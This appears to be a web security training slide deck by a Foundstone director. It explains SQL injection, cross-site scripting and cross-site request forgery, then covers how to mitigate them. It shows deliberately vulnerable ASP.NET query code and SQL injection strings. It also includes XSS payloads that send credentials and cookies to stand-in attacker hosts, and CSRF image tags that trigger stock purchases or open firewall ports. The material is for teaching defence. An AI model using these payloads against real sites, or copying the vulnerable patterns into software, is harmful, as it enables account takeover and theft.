

*Who's watching your back?*

**P0wn@ge!!!!**

*Rudolph Araujo*  
*Director*

**[www.foundstone.com](http://www.foundstone.com)**

# Outline


## ▶ Techniques

- SQL Injection
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

## ▶ Demonstrations

## ▶ What Now?

# SQL Injection Vulnerable Code



Login

Username: bob

Password: \*\*\*\*\*

Login




```
SqlCommand sql = new SqlCommand("SELECT * FROM users WHERE  
username = '" + Request.Params["username"] + "' AND  
password = '" + Request.Params["password"] + "'");
```



```
SELECT * FROM users  
WHERE username='bob'  
AND password= 'h&4fB8*m'
```

# SQL Injection Exploitation



**Login**

Username: bob'+OR+1=1;--

Password:

**Login**



```
SqlCommand sql = new SqlCommand("SELECT * FROM users WHERE  
username = '"' + Request.Params["username"] + "'" AND  
password = '"' + Request.Params["password"] + "'");
```



```
SELECT * FROM users  
WHERE username='bob' OR 1=1;--'  
AND password= ''
```

# SQL Injection Exploitation

- ▶ String injection attack
  - Everything after the “--” is treated as a comment
  - Always evaluates to TRUE; returns all rows, logs the user in without a password!
- ▶ Integer injection attack (No single quotes required!)
- ▶ Command execution
- ▶ Many other creative attacks are possible with SQL Injection
- ▶ MySQL, Oracle, SQL Server, DB2, ...

# SQL Injection Exploitation

`http://www.example.com/balance.aspx?id=755+OR  
+1=1;--`




`SELECT * FROM bankacct WHERE userID=755 OR  
1=1;--`

# Cross Site Scripting (XSS)

- ▶ Attacker injects HTML scripts into a web page
  - Most commonly JavaScript
- ▶ Types
  - Stored
  - Reflected
    - DOM-based
- ▶ Root cause is a lack of input and output validation


# Cross Site Scripting (XSS) Stored XSS





# Cross Site Scripting (XSS)

## Reflected XSS



# Cross-Site Scripting Vulnerable Code

<!--VULNERABLE TO STORED/PERSISTENT XSS-->

Name: <asp:label ID="MyLabel" runat="server"  
Text='<%# Eval("name") %>' />

<!--VULNERABLE TO REFLECTED/NON-PERSISTENT XSS-->

An Error occurred: +

<%=Request.Params["errorMsg"] %>

# Cross-Site Scripting DOM-Based

- ▶ Vulnerability exists when 3 conditions occur:
  - Client-side script writes new HTML to the local browser using the Document Object Model (DOM), specifically `document.write`
  - The new HTML includes data from a URL request parameter
  - The parameter data is not HTML entity-encoded
  
- ▶ Any HTML page can contain this vulnerability whether static, ASP, etc.

# Cross-Site Scripting Payloads

```
<!--Username / password stealing using the  
browser-->
```

```
<SCRIPT>
```

```
var user = prompt('Your session has expired.  
Please enter your username to continue.',  
'');
```

```
var password=prompt('Please enter your  
password to continue.', '');
```

```
location.href="http://10.1.1.1/cgi-  
bin/steal.cgi?user=" + user + "password=" +  
password;
```

```
setTimeout("this.location =  
'http://192.168.1.100'", 1)
```

```
</SCRIPT>
```

# Cross-Site Scripting Payloads

```
<!--Session hijacking by stealing user  
cookie-->
```

```
<SCRIPT>
```

```
location.href="http://attacker_machine/cgi  
-bin/steal.cgi?" +  
escape(document.cookie) ;
```


```
</SCRIPT>
```

# JavaScript Malware

- ▶ Several advanced frameworks for JavaScript attacks
  - Jikto
  - BackFrame
  - AttackAPI
  
- ▶ Can perform advanced attacks
  - Port scanning
  - Keylogging
  - Browser exploits

# Cross-Site Request Forgery (CSRF)

- ▶ Attacker entices victim to view an HTML page containing a malicious image tag (hosted by an “accomplice”)
- ▶ Victim unknowingly submits a request to a server of the attacker’s choosing - using the victim’s credentials
- ▶ Effects can vary
  - Log the user out
  - Execute a transaction
  - Post a message





# CSRF Exploitation

<!--Buy shares of Microsoft in the background-->

<img src=

"http://stocks.com/buy.aspx?symbol=MSFT&shares=500">

<!--Open up a firewall port to allow for online gaming 😊-->

<img src=

"http://firewall/openPort?portNumber=5344">

# Cross-Site Request Forgery (CSRF)

- ▶ **CSRF attacks can use a variety of accomplices**
  - Victim is enticed to visit attacker's web site
  - Victim visits a 3<sup>rd</sup> party server that is vulnerable to XSS and / or HTML injection
    - Forums and feedback sites (same avenue as stored XSS)
  - Victim reads HTML email sent by attacker
    - Also RSS feeds

# Cross-Site Request Forgery (CSRF)

- ▶ Many variations of the attack are possible
  - Scripting is not required - any HTML tag that embeds a URL could be vulnerable
  - HTTP POST can also be vulnerable
  - Only a single server could be involved - vulnerable to stored HTML tags and unintentional user actions

# Lessons Learned

- ▶ Secure software in ...
  - Design
  - Development
  - Deployment

# Mitigating SQL Injection

## ► Escape characters with special meaning in SQL:

' ; - % \_

- SQL escape sequences vary depending on supported SQL version
- Vendor-specific escape sequences also exist; consult your documentation

# Mitigating SQL Injection

- ▶ Enforce type safety
  - Use date/time escape sequences
  - Validate numeric types
- ▶ Avoid writing dynamic SQL queries
  - Specifically, avoid queries that concatenate user input

# Secure Data Access

## ► SqlCommand and SqlParameterCollection

- Security: Automatically escapes special SQL characters
- Security: Enforces type safety (when type-safe methods are called)
- Performance: pre-compiled for re-use

# Secure Data Access

- ▶ Leverage an Object-Relational Mapping (ORM) framework
  - Data Sources, .NET Data Access Application Block, nHibernate
  - All of them perform escaping of special characters at some level



# Mitigating Cross-Site Scripting

- ▶ HTML encode the following meta-characters on output to the browser

< > / & # ( ) ' "


- ▶ Input validation is only partially effective because attackers might find a way to bypass your normal input mechanisms (SQL injection, insider attack, etc.)

# Preferred XSS Mitigation


## ► Output Sanitization

- Escape / encode all non-template text that is sent to the browser

```
<script>alert(document.cookie)</script>
```



```
&lt;script&gt;alert(document.cookie)&lt;/script&gt;
```



# XSS Mitigation in Libraries

## ▶ **HttpUtility.HtmlEncode**

- Converts HTML special characters to encoded equivalents
- Accessible through **Server.HtmlEncode**

## ▶ **AntiXSS Library**

- Output encoding in more contexts than HTML

## ▶ Several web controls support output encoding

# Additional XSS Mitigation

- ▶ Internet Explorer supports a cookie flag called **“HttpOnly”**
  - When set, **HttpOnly** tells the browser to only allow the cookie to be used in HTTP headers, preventing it from being accessed by script
  - Note that this does not actually prevent XSS, it only prevents cookie-stealing via XSS
  - Supported in current versions of FireFox

# Preventing CSRF

- ▶ Accomplice: your forums or feedback site
  - Prevent storage and display of malicious HTML tags
  
- ▶ Accomplice: malicious website
  - Victims must be enticed to visit the attacker's site
  - Victims might protect themselves with website blacklists (AntiPhishing features, SiteAdvisor, etc.)
  
- ▶ Accomplice: HTML mail reader
  - No countermeasures at this time

# Preventing CSRF

- ▶ On the web application targeted by attacker
  1. Check HTTP Referer (*least effective solution*)
  2. Use HTTP POST
  3. Shared secret
    - ViewStateUserKey
    - CSRF still possible if the site has XSS
  4. CAPTCHA with each protected request
  5. Re-authentication with each sensitive requests

# Securing the Infrastructure

- ▶ Network
- ▶ Web Server
- ▶ Application Server
- ▶ Database

# Securing the Infrastructure

- ▶ Patches & security updates
- ▶ Access controls
  - Unnecessary ports and services
  - Administrative interfaces
  - Default deny
  - Least privilege
- ▶ Auditing & Logging
  - Access failures
  - Log monitoring workflow
- ▶ Network / host security devices and software
- ▶ Data security
  - SSL / IPSec
  - Segmented Networks
  - Hash or encrypt sensitive data
- ▶ Configuration
  - Default ports / passwords
  - Unused accounts / roles / websites / databases / extended stored procedures





# Parting Thoughts

- ▶ Secure your infrastructure but don't forget those pesky applications!
- ▶ Security ultimately comes down to risk management
  - There is no such thing as absolute security!
  - Think in terms of levels of security assurance desired

# Parting Thoughts

- ▶ Focus on:
  - People
  - Process
  - Technology





*Who's watching your back?*

P0wn@ge!!!!

*Rudolph Araujo*  
*Director*

**Thank You!**

[www.foundstone.com](http://www.foundstone.com)